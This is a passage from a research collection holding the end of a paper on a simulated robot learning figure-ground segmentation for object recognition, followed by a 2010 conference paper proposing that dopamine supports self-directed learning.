Experiments were conducted using the emergent Neural Network Simulation System [6]. The Leabra neural network architecture and learning rule was used for all simulations [7].

2.1 Emer

Our simulated robot, Emer (Fig. 1), is implemented using the Open Dynamics Engine rigid body physics simulator [8] and the Coin3D 3D Graphics Developer Kit [9]. Each of his eyes is a camera, and their offset positions on his head give him slightly di erent views of objects, facilitating stereo vision. The eye-beams projecting from his eyes give a sense of where he is foveating. Emer's full brain includes a superior colliculus and a cerebellum, with which he can learn to turn

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4



Fig. 1. Our virtual robot, Emer. His name is based on "emergent", our neural network simulator. Seen here are his torso, head, eyes, eye-beams, and the fish that he is foveating in prepration for object recognition.

his head and foveate on an object. In this simulation, however, we have disabled these parts of his brain and have instead hard coded foveation in order to make the simulation faster.

2.2 CU3D-100 dataset

To test the sufficiency of our model on a realistic, challenging version of the object recognition problem, we used our dataset of nearly 1,000 3D object models from the Google SketchUp warehouse (the *CU3D-100* dataset [10]) organized into 100 categories with an average of 9.42 exemplars per category (Fig. 2a-d). Two exemplars per category were reserved for testing, and the rest were used for training. Objects were rendered to 20 bitmap images per object with random $\pm 20°$ depth rotations (including a random 180° left-right flip for objects that are asymmetric along this dimension) and overhead lighting positioned uniformly randomly along an 80° overhead arc. These images were then presented to the model with planar (2D) transformations of 30% translation, 20% size scaling, and 14° in-plane rotations. The CU3D-100 dataset avoids the significant problems with other widely-used benchmarks such as the Caltech101 [12], by ensuring that recognition is truly robust to significant amounts of invariance, and the 3D rendering approach provides full parameterization over problem difficulty.

2.3 Structure of the LVis Model

The LVis (Leabra Vision) model [1] (Fig. 3) preprocessed bitmap images via two stages of mathematical filtering that capture the qualitative processing thought to occur in the mammalian visual pathways from retina to LGN (lateral geniculate nucleus of the thalamus) to primary visual cortex (V1). The output of this filtering provided the input to the Leabra network, which then learned over a sequence of layers to categorize the inputs according to object categories. Although we have shown that the early stages of visual processing (through V1) can be

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4




Fig. 2. The CU3D-100 dataset. **a)** 9 example objects from the 100 CU3D categories. **b)** Each category is further composed of multiple, diverse exemplars (average of 9.42 exemplars per category). **c)** Each exemplar is rendered with 3D (depth) rotations and variability in lighting. **d)** The 2D images are subject to 2D transformations (translation, scale, planar rotation), with ranges generally around 20%.




Fig. 3. The architecture of the LVis model [1]. LVis is based on the anatomy of the ventral pathway of the brain, from primary visual cortex (V1) through extrastriate areas (V2, V4) to inferotemporal (IT) cortex. V1 reflects filters that model the response properties of V1 neurons (both simple and complex subtypes). In higher levels, receptive fields become more spatially invariant and complex. All layers are bidirectionally connected, allowing higher-level information to influence bottom-up processing.

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

learned via the self-organizing learning mechanisms in Leabra [6], it was more computationally efficient to implement these steps directly in optimized C++ code. This optimized implementation retained the k-winners-take-all (kWTA) inhibitory competition dynamics from Leabra, which we have found important to for successful recognition performance. Thus, the implementation can be functionally viewed as a single Leabra network.

2.4 Details of the Figure-Ground Model




Fig. 4. The figure-ground segmentation model. There are three sets of layers at three interacting spatial resolutions. The first set corresponds to V1, the second set to V1C end-stop cells [11], and the third set learns to extract the figure from the background. The network is connected in a feedforward fashion from left to right. All of the figure layers have both recurrent and bidirectional connectivity, allowing the network to learn how to combine the information from each resolution so as to reproduce just the figure in the high resolution figure layer. The high resolution figure layer then projects to the V1 layer of the LVis model, helping the figure to pop-out in object recognition.

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

The figure-ground segmentation model (Fig. 4) has three feedforward streams, going from left-to-right, that each operate at a di erent resolution. The rightmost figure column comprises the output stages of the network, with the high resolution figure layer being the final output. The principle of operation of the network can be clearly seen by comparing the low and high resolution V1 layers with the high resolution figure layer. At low resolution the background falls out out completely but much of the fine detail of the stapler is lost. At high resolution the fine detail is retained but so too is the background. In the high resolution figure output layer it is evident that the network has learned to be constrained by both sources of information and produces a stapler with fine detail and no background.

Learning, Training and Testing During training Emer is presented with 3D objects against complex backgrounds from the CU3D-100 and is asked to identify them by name. Generalization performance is then assessed on the remaining two objects per category. The training signal is derived from our disparity matching algorithm which is written in optimized C++ code. In order to compute the training signal Emer first foveates an object, resulting in stereo images. Our disparity matching algorithm then compares the images and computes the zero-disparity region that is used as a training signal. During training the network predicts what the figure is in each of the figure layers at its corresponding resolution. Next, the weights are changed as a function of the di erence between this prediction and the correct answer as output by our disparity matching algorithm. The network is then tested on its ability to predict this training signal for objects it has never seen before.

V1 and End-stop Cells The middle column of Fig. 4 contains end-stop cells, which are essential to solving the figure-ground problem [11]. End-stop cells detect when one oriented edge in V1 terminates into another, enabling the detection of T-junctions and contours, which are excellent cues for figure-ground segmentation. This can be seen visually by noting that the end-stop layers are active for the figure with little activity for the background. These weights are not learned, but are rather fixed, with each end-stop cell integrating over several rows of V1 neurons.

Both V1 and end-stop cells have feedforward projections to the figure layers. Each neuron in V1 projects to its corresponding neuron in the figure layer. Each group of neurons in the end-stop layer connects to every other neuron in the corresponding group of neurons in the figure layer. The weights in these projections are learned over training.

Recurrent and Bidirectional Connectivity Between Figure Layers Recurrent projections connect each figure layer to itself. These projections are intended to support the continuation of contours, by helping to make edges robust to di erences in bottom-up strength. This principle of good continuation is implemented by having each neuron connect to neurons of similar orientation in

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

neighboring unit groups. The weights are initially randomized, but are then tuned over learning.

Bidirectional projections exist between all figure layers, which allows the network to learn about coarse-to-fine and fine-to-coarse interactions. This is implemented by having each neuron in the figure layers receive from a small patch of neurons in the other figure layers at approximately the same spatial location.

Interactions with the LVis Object Recognition Model The figure-ground model and the LVis object recognition model interact by having the high-resolution figure layer influence the V1 layer of the object recognition model. This is achieved by comparing the activations of each unit in the figure layer with the corresponding unit in LVis V1 and applying the smaller of the two activations to LVis V1. Because the LVis V1 layer sees the figure against a background, and the figure layer learns to ignore the background, this has the e ect of damping the background in the object recognition pathway, improving performance in object recognition against a complex background. This "min" operation occurs after the first five cycles, and then periodically throughout settling if the activity in the figure layer has changed by a sufficient amount.

3 Results




Fig. 5. Generalization performance of LVis in four object recognition conditions. **w/ BG:** With backgrounds and without figure-ground training error asymptotes at 35.3%. **w/ BG & 2D FG:** With backgrounds and with the learning figure-ground front-end intact performance asymptotes at 24.7% error. **w/ BG & 3D FG:** With backgrounds and using the target depth map as input into LVis (i.e., no 3D to 2D generalization - this is the best possible case for the previous condition) performance asymptotes at 22.2% error. **w/o BG:** Without backgrounds using just the standard LVis model performance asymptotes at 6% error.

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

All of the conditions in Fig. 5 have the same basic task, which is invariant object recognition on the CU3D-100 dataset. The model is trained on approximately eight exemplars per category and then generalization performance is tested on the remaining two objects from each category. Two objects for each of the 100 categories are held out for testing and performance is computed as the number of errors divided by 200 (as seen in Fig. 5).

The performance of the learned monocular figure-ground segmentation is compared to several other conditions in Fig. 5. The key comparison conditions are standard LVis with no backgrounds, LVis with backgrounds and without figure-ground segmentation and LVis with the best 3D figure-ground segmentation that our disparity matching system can compute.

The main condition being tested is object recognition against a background (such as the one seen in the picture in Fig. 4) with the learned monocular figure-ground segmentation model in place. To demonstrate that this is a hard problem, note that the di erence in performance between LVis with and without backgrounds (and without figure-ground segmentation) is 29.2% error, which is a dramatic decrease in performance. The other key comparison is between the model that uses the computed disparity signal (and thus does not need to generalize from 3D to 2D) versus the learned monocular figure-ground segmentation model. The monocular model has only 2.4% more error, a relatively slight difference.

4 Discussion

We chose to start with relatively simple backgrounds that nonetheless resulted in a dramatic detriment to performance in object recognition. The monocular figure-ground segmentation system had only 2.4% more error than it possibly could have, demonstrating that the model does indeed learn how to segment figure from ground.

We believe this result merits continued e ort and has great promise for the field of AGI. For example, it has recently been argued that the field of computer vision has become stuck using narrow AI methods to do what is e ectively a sophisticated form of pattern recognition in lieu of true invariant object recognition [12]. A main crux of this argument is that many state-of-the-art object recognition datasets, such as the Caltech101 [2], do not provide a rich enough training signal to truly develop invariance over scale, translation, and 3D orientation. Therefore, models which attempt to do object recognition on this dataset are e ectively limited to doing an advanced form of pattern recognition because the training data needed for true invariant object recognition is simply not there.

This has led our lab [13] to develop a new dataset of nearly 1000 objects in 100 categories based on 3D models derived from the Google Sketchup 3D Warehouse. We have recently used this dataset, known as the CU3D-100, to test that our model of biologically plausible object recognition [1] solves the hard problem of invariant object recognition as opposed to pattern recognition.

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

However, we believe that the Caltech101 is not in itself intrinsically flawed. Rather, researchers are going about solving the problem in the wrong way and avoiding the hard problem. Because the images in the Caltech101 are derived from Google Images they have arbitrary backgrounds, requiring figure-ground segmentation at some level. We believe the correct way to solve the Caltech101 problem, and to solve the problem of training on the entirety of Google Images in general, is to first create an embodied agent that can learn to do invariant object recognition based on 3D models. Next, the agent should learn to do invariant object recognition against complex backgrounds using its ability to do monocular figure-ground segmentation. Finally, the embodied agent can be tested on the Caltech101 and will stand a chance of getting closer to human performance on the task.

5 Future Work

Achieving human performance on the Caltech101 is a challenging problem. In the context of the model presented here, we have only used disparity signals as cues to depth. The 2D monocular system can only learn to be as good as its training signal, and so a richer signal is needed to get to the performance of LVis without backgrounds. Our next step is therefore to investigate ways to improve the 3D disparity signal.

One well-known mechanism that animals use is disparity-from-motion. It is possible that motion not only acts as a depth cue, but can train the 3D disparity system as to the depth in the scene, which can then in turn train the 2D disparity system. Our lab has already begun initial investigations into this mechanism and the results are promising. Ultimately, it seems likely that the brain uses a multitude of signals to converge on monocular figure-ground segmentation that is nearly as good as binocular, and it will be some time before our model reaches that level.

References

1. O'Reilly, R., Wyatte, D., Herd, S., Mingus, B., Jilk, D.: Bidirectional Biologically Plausible Object Recognitino. In Press. (2011)
2. Caltech101, `http://www.vision.caltech.edu/Image_Datasets/Caltech101/`
3. Troscianko, T., Montagnon, R., Le Clerc, J., Malbert, E., Chanteau, P.: The role of colour as a monocular depth cue. Vision research. 1923–1929 (1991)
4. Walk, D.: The Development of Depth Perception in Animals and Human Infants. Concept of Development: A Report of a Conference Commemorating the Fortieth Anniversary of the Institute of Child Development. (1966)
5. Wheatstone, C.: Contributions to the physiology of vision.–Part the First. On some remarkable, and hitherto unobserved, phenomena of binocular vision. Philosophical Magazine Series 4. (1852)
6. Aisa, B., Mingus., B, O'Reilly, R.: The emergent neural modeling system. Neural Networks. 1045–1212 (2008)

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

7. O'Reilly, R.: The Leabra Model of Neural Interactions and Learning in the Neocortex. PhD Thesis. (1996)
8. Open Dynamics Engine, http://www.ode.org/
9. Coin3D 3D Graphics Engine Developer Kit http://www.coin3d.org/
10. CU3D dataset http://grey.colorado.edu/CompCogNeuro/index.php/CU3D
11. Yazdanbakhsh, A., Livingstone, M.: End stopping in V1 is sensitive to contrast. Nature Neuroscience. (2006)
12. Pinto, N., Cox, D., DiCarlo, J. Why is real-world object recognition hard? PLoS Computational Biology. (2008)
13. Computational Cognitive Neuroscience Lab http://grey.colorado.edu/ccnlab

BRIAN MINGUS / BM-9A46BBE7F4C4
BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

BRIAN MINGUS / PUBLISHED RESEARCH

Learning from reward.

Dopamine, prediction + attention

Computational modeling / BICA / 2010



CONFERENCE PAPER | SEPTEMBER 2010

Dopamine and Self-Directed Learning

Seth Herd · Brian Mingus · Randall O'Reilly

Biologically Inspired Cognitive Architectures

A computational proposal connecting dopamine, attention and reward prediction to the ability to learn self-defined tasks.

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Dopamine and self-directed learning

Seth HERD [a,1], Brian MINGUS [a] and Randall O'REILLY [a]
[a] *Department of Psychology and Neuroscience,*
University of Colorado,
345 UCB,
Boulder, Colorado 80309

Abstract.
Humans are intrinsically motivated to learn. Such motivation is necessary to be a human-like learner, and helpful for any learning system designed to achieve general intelligence. We discuss the limited existing computational work in this area, and link them to known and theorized properties of the dopamine system. The relatively well-understood mechanisms by which dopamine release signals unpredicted reward can also serve to signal new learning. Dopamine release leads to maintenance of current representations, which serves to "lock" attention onto topics or tasks in which useful learning is occurring. We thus propose a novel but natural extension of known aspects of dopamine function to perform self-directed learning of arbitrary self-defined tasks. If this hypothesis is correct, detailed experimental evidence on dopamine function can help guide computational research into human-like learning systems.

Keywords. Motivation, Learning, Neural Network

Introduction

Children play not to learn but because play is fun. They play with things and in ways they find interesting, and cease once they become boring. Evolution, on the other hand, has designed children not to have fun, but to learn. Their pattern of play reflects an evolved tendency toward maximizing learning opportunities. Understanding our ability to e ciently self-direct learning is likely to be crucial for understanding and reproducing human intelligence.

Building a biologically inspired cognitive architecture (BICA) is intended to capitalize on the only example of a generally intelligent system we have available: the human brain. Similarly, there is only one example of a training set that produces general intelligence: that selected by the human learner from its natural environment. Designing a BICA as a human-like learner serves not only to make that agent more accessible to humans, but follows the only known working path to general intelligence.

While the dopamine system has been previously hypothesized to play a role in self-directed learning, we propose a more specific and sophisticated relation

[1]Corresponding Author: E-mail: seth.herd@colorado.edu

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F




Figure 1. Self directed learning as an outcome of dopamine system function. The dopamine system's known property of signaling only unpredicted rewards could allow it to signal activities which are neither too easy nor too di cult for the learner's current abilities. An excitatory system learns "optimistically" to respond when reward is possible, while an inhibitory system learns more slowly or "pessimistically" when reward is likely. Dopamine release is approximately the di erence in activation of the two systems. The phasic release of dopamine then serves to "lock" attention to the current topic, encouraging focused practice on tasks where success is possible but not certain.

between DA release and attentive learning. We work from the hypothesis that success at any physical or mental task acts as a reward, and show how known dopamine system mechanisms should then produce self-directed learning behavior much like, but importantly di erent from, existing computational approaches (Figure 1). We show how not only the antecedents but the consequences of DA release suit the dopeamine system for a crucial role in self-directed learning.

1. Dopamine function and self-directed learning

The best developed current theory of self-directed learning (or "intrinsic motivation") proposes a heuristic of increasing predictability [1]. This principle, dubbed Intelligent Adaptive Curiosity (IAC), directs the learner toward activities in which it is currently on a steep part of a learning curve. In essence, the system predicts the outcomes of its actions, and keeps a record of the quality of those predictions. Domains in which predictions have recently improved are probably those in which significant learning has occurred. The system therefore chooses action domains stochastically but based on that metric.

Success at arbitrary laboratory tasks seems to act as a reward and trigger dopamine release in humans [2]. This could result from an innate reward signal from successful prediction, from success being strongly predictive of primary rewards (one intriguing hypothesis is that humans find positive regard from other humans intrinsically rewarding [3]), or for other reasons. Here we remain agnostic

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F

on the particular underlying cause, and focus on the consequences of the general hypothesis.

If success at a self-defined task results in a reward signal, the dopamine system appears to have the right properties for producing something similar to the IAC algorithm described above. The relatively well understood mechanisms by which dopamine directs learning and memory toward reward and reward-predictive events may also serve to direct attention toward tasks and topics for which learning is currently happening rapidly. We first discuss how DA acts to direct learning toward unpredicted reward predictors, then show how that function can generalize to self-direct learning on arbitrary sensorimotor or cognitive tasks.

2. Dopamine release directs learning to unpredicted reward predictors

Expected rewards are "discounted" by the dopamine signal: after su cient learning, a predictable reward causes little to no DA release. The Temporal Di erences (TD) algorithm [4] has been widely used to model this e ect. Physiologically, the absence of DA release for a well-predicted reward probably results from an active cancellation (evidence reviewed in [5,6]). An excitatory system pushes for DA release and learns quickly, while an inhibitory system learns more slowly (or conservatively - the role of uncertainty in guiding behavior [8] is an important one that we do not address here). The overall result is that, early in learning, a predictable reward causes phasic DA release; later in learning, that release is canceled by the slower-learning inhibitory system (as illustrated in Figure 1).

After su cient learning, phasic DA release is instead triggered by the stimulus that predicts the upcoming reward. In classical experiments, a light or tone that reliably signals an upcoming food reward will trigger dopamine release after sufficient learning. Dopamine thus signals newly predicted rewards, while remaining silent for rewards that have been previously predicted.

Phasic DA release enhances learning. For instance, playing a tone just before inducing a phasic DA release dramatically increases the area of cortex in which neurons respond to that tone in the future [9]. The combination of signaling new reward predictions and directing learning allows the dopamine signal as currently understood to perform a relatively weak type of self-directed learning, as outlined below.

This attentional focus causes the organism to learn about events immediately preceding reward; e.g., an infant learns which motor commands scoop applesauce into its mouth, producing a primary reward of nourishing sugar. But this focus on the moment of reward becomes counterproductive. Once those motor commands are mastered, it becomes useful to learn about the conditions surrounding the predictor of reward (in this case, the jar of applesauce). As the success of those motor movements becomes predictable, the dopamine spike at the moment of reward is cancelled by the inhibitory component of the system. At the same time, any stimulus that reliably predicts reward (in the example, the applesauce jar) starts to produce phasic DA release. This moves the focus of learning toward the next step in the causal chain. The infant now learns to reach or ask for the applesauce jar.

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F

While the TD algorithm has worked well to explain how similar chains of learning are performed in laboratory tasks, its reliance on temporal rather than semantically associative chaining limits its applicability to rich and varying environments. Brain mechanisms for a similar, but more general algorithm (one that chains semantically rather than only temporally) are reviewed in [6].

In sum, the DA signal is thought to provide a simple form of self-directed learning that enhances learning to important (reward-predicting) events. The DA system may also have been co-opted by evolution to produce a more flexible and powerful form of self directed learning, as discussed below.

3. How the DA system can signal opportunities for learning

Our main novel proposal is that the same set of mechanisms described above could act to direct attention toward activities for which average success has recently become greater – those which are being learned rapidly. In the better-researched case of laboratory tasks and rewards, attention is directed toward predictors of reward that are themselves poorly predicted (e.g., the unexpected appearance of an applesauce jar). Supposing that self-defined success at any task acts as a reward has interesting consequences.

We deliberately use a very general supposition: some close correlate of successful performance (e.g., accurate prediction) acts as a reward from the perspective of the DA system. For instance, when an infant successfully places one block atop another, its reward circuits fire. Treating an arbitrary happening or concept as a reward could be crucial for human cognition [7], allowing us to work toward abstract concepts like "money" and "trustworthiness" as well as concrete rewards like food and shelter. Successful performance of an arbitrary task is one such reward-substitute with particularly important consequences.

If success counts as a reward, the reward discounting properties of the DA system become useful in directing learning toward new successes. When successful skill execution is fully predictable, as in a task that's been mastered, the same circuits that cancel DA release for physical rewards, cancel that for successful prediction. Thus frequent phasic DA release indicates a task that's sometimes successful but not yet mastered. Thus the DA system directs learning toward new tasks, exactly as it directs learning toward new steps in a causal chain leading to physical reward.

4. How dopamine release can direct learning

There is a second important reason to favor dopamine release as a mechanism for self-directed learning. Not only does the DA system have the right properties to signal a useful learning opportunity, but DA will direct attention and therefore learning to whatever is happening when it's released. Dopamine has a relatively well understood role in working memory (reviewed in [10]). Working memory function is also thought to be central to cognitive control [11,12].

In essence, sustained firing of neurons in prefrontal cortex and elsewhere is thought to be the basis of working memory. In the terms of the biased competi-

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F

tion model [13], working memory representations are strategically maintained biases that direct attention toward appropriate items. These maintained representations can also act to direct attention toward topics, tasks, or stimulus-response mappings by acting as one constraint in a brain-wide constraint satisfaction [14].

Phasic dopamine release and tonic dopamine levels (resulting from frequent recent phasic releases) both play a role in working memory maintenance. At normal levels, increased tonic dopamine levels in cortex increase the maintenance of information [15]. Phasic dopamine release also biases the striatum toward "Go" over "NoGo" decisions, one likely consequence of which is the maintenance of information currently represented in associated regions of prefrontal cortex [16].

Both of these factors make dopamine release tend to "lock" the current topic of thought in mind. If a hungry animal sees food that's not immediately obtainable, it will tend to keep maintaining that representation, and so guide its behavior toward obtaining it. Similarly, if a child performs above its predictions at a particular block-stacking task, it will tend to keep thinking about it and so performing similar tasks until they become too predictably successful (or unsuccessful).

5. Summary and Conclusions

The logic above describes how humans may have adapted the evolutionarily old dopamine system to enhance general learning. The system evolved to direct learning toward progressive events in a causal chain leading to reward. The same basic mechanisms can direct learning toward learning itself with the simple adaptation of making successful prediction (or any other correlate of successful learning) rewarding in itself. The system is also ideally suited for the task of self-directed learning because dopamine release in itself serves to "lock" attention on the item, task, or concept currently being attended to or represented. Because both the causes and e ects of dopamine release are so well suited to usefully directing learning toward optimal areas, it is likely that the dopamine system plays a crucial role in this important human adaptation.

This hypothesis is compatible with the approach of Huang and Weng [17]. The dopamine system is not only well known to signal reward, but seems to also signal punishment and novelty, the three components they suggest are the minimum for an e ective self-directed learning system.

Other aspects of human self directed learning deserve attention as well. For instance, there are likely biases in the self-direction of learning that prevent people from searching behavior-space at random. Infants may be biased toward making motor actions and sounds ("babbling") that may pre-train systems for the more deliberate tasks discussed here. Imitation likely provides an important constraint guiding learners to useful parts of behavior-space.

Further understanding the function of dopamine and other neuromodulatory systems (e.g., norepinephrin [8]) will help us understand how the human brain usefully directs its own learning. This will in turn allow us to design more human-like and more e ective learners. Humans' poorly understood ability to select our own tasks and learning examples may well be a crucial ingredient in our still-unique ability to arrive at a rich understanding of our world.

BRIAN MINGUS RESEARCH COLLECTION / BM-50A359404F6F

References

[1] P. Oudeyer, F. Kaplan, V. Hafner, Intrinsic motivation systems for autonomous mental development, Evolutionary Computation, IEEE Transactions on evolutionary computation 11 (2007) 265–286.

[2] A. R. Aron, D. Shohamy, J. Clark, C. Myers, M. A. Gluck, R. A. Poldrack, Human midbrain sensitivity to cognitive feedback and uncertainty during classification learning., Journal of neurophysiology 92 (2) (2004) 1144–1152.
URL http://www.ncbi.nlm.nih.gov/pubmed/15014103

[3] M. Tomasello, The Cultural Origins of Human Cognition, Harvard University Press, Cambridge, MA, 2001.

[4] R. S. Sutton, Learning to predict by the method of temporal di erences, Machine Learning 3 (1988) 9–44.

[5] R. C. O'Reilly, M. J. Frank, T. E. Hazy, B. Watz, Pvlv: The primary value and learned value pavlovian learning algorithm., Behavioral Neuroscience 121 (2007) 31–49.
URL http://www.ncbi.nlm.nih.gov/pubmed/17324049

[6] T. E. Hazy, M. J. Frank, R. C. O'Reilly, Neural mechanisms of acquired phasic dopamine responses in learning., Neuroscience and biobehavioral reviews 34 (5) (2010) 701–720.
URL http://www.ncbi.nlm.nih.gov/pubmed/19944716

[7] R. Montague, *Why Choose This Book?*, Dutton, New York, New York, 2006.

[8] G. Aston-Jones, J. D. Cohen, An integrative theory of locus coeruleus-norepinephrine function: adaptive gain and optimal performance., Annual review of neuroscience 28 (2005) 403–450.
URL http://www.ncbi.nlm.nih.gov/pubmed/16022602

[9] S. Bao, V. T. Chan, M. M. Merzenich, Cortical remodelling induced by activity of ventral tegmental dopamine neurons., Nature 412 (2001) 79–82.
URL http://www.ncbi.nlm.nih.gov/pubmed/11452310

[10] J. K. Seamans, C. R. Yang, The principal features and mechanisms of dopamine modulation in the prefrontal cortex., Progress in neurobiology 74 (2004) 1–57.
URL http://www.ncbi.nlm.nih.gov/pubmed/15381316

[11] J. B. Morton, Y. Munakata, Active versus latent representations: A neural network model of perseveration and dissociation in early childhood, Developmental Psychobiology 40 (2002) 255–265.

[12] G. Deco, E. T. Rolls, Attention, short-term memory, and action selection: a unifying theory., Progress in neurobiology 76 (4).
URL http://www.ncbi.nlm.nih.gov/pubmed/16257103

[13] R. Desimone, J. Duncan, Neural mechanisms of selective visual attention., Annual Review of Neuroscience 18 (1995) 193.

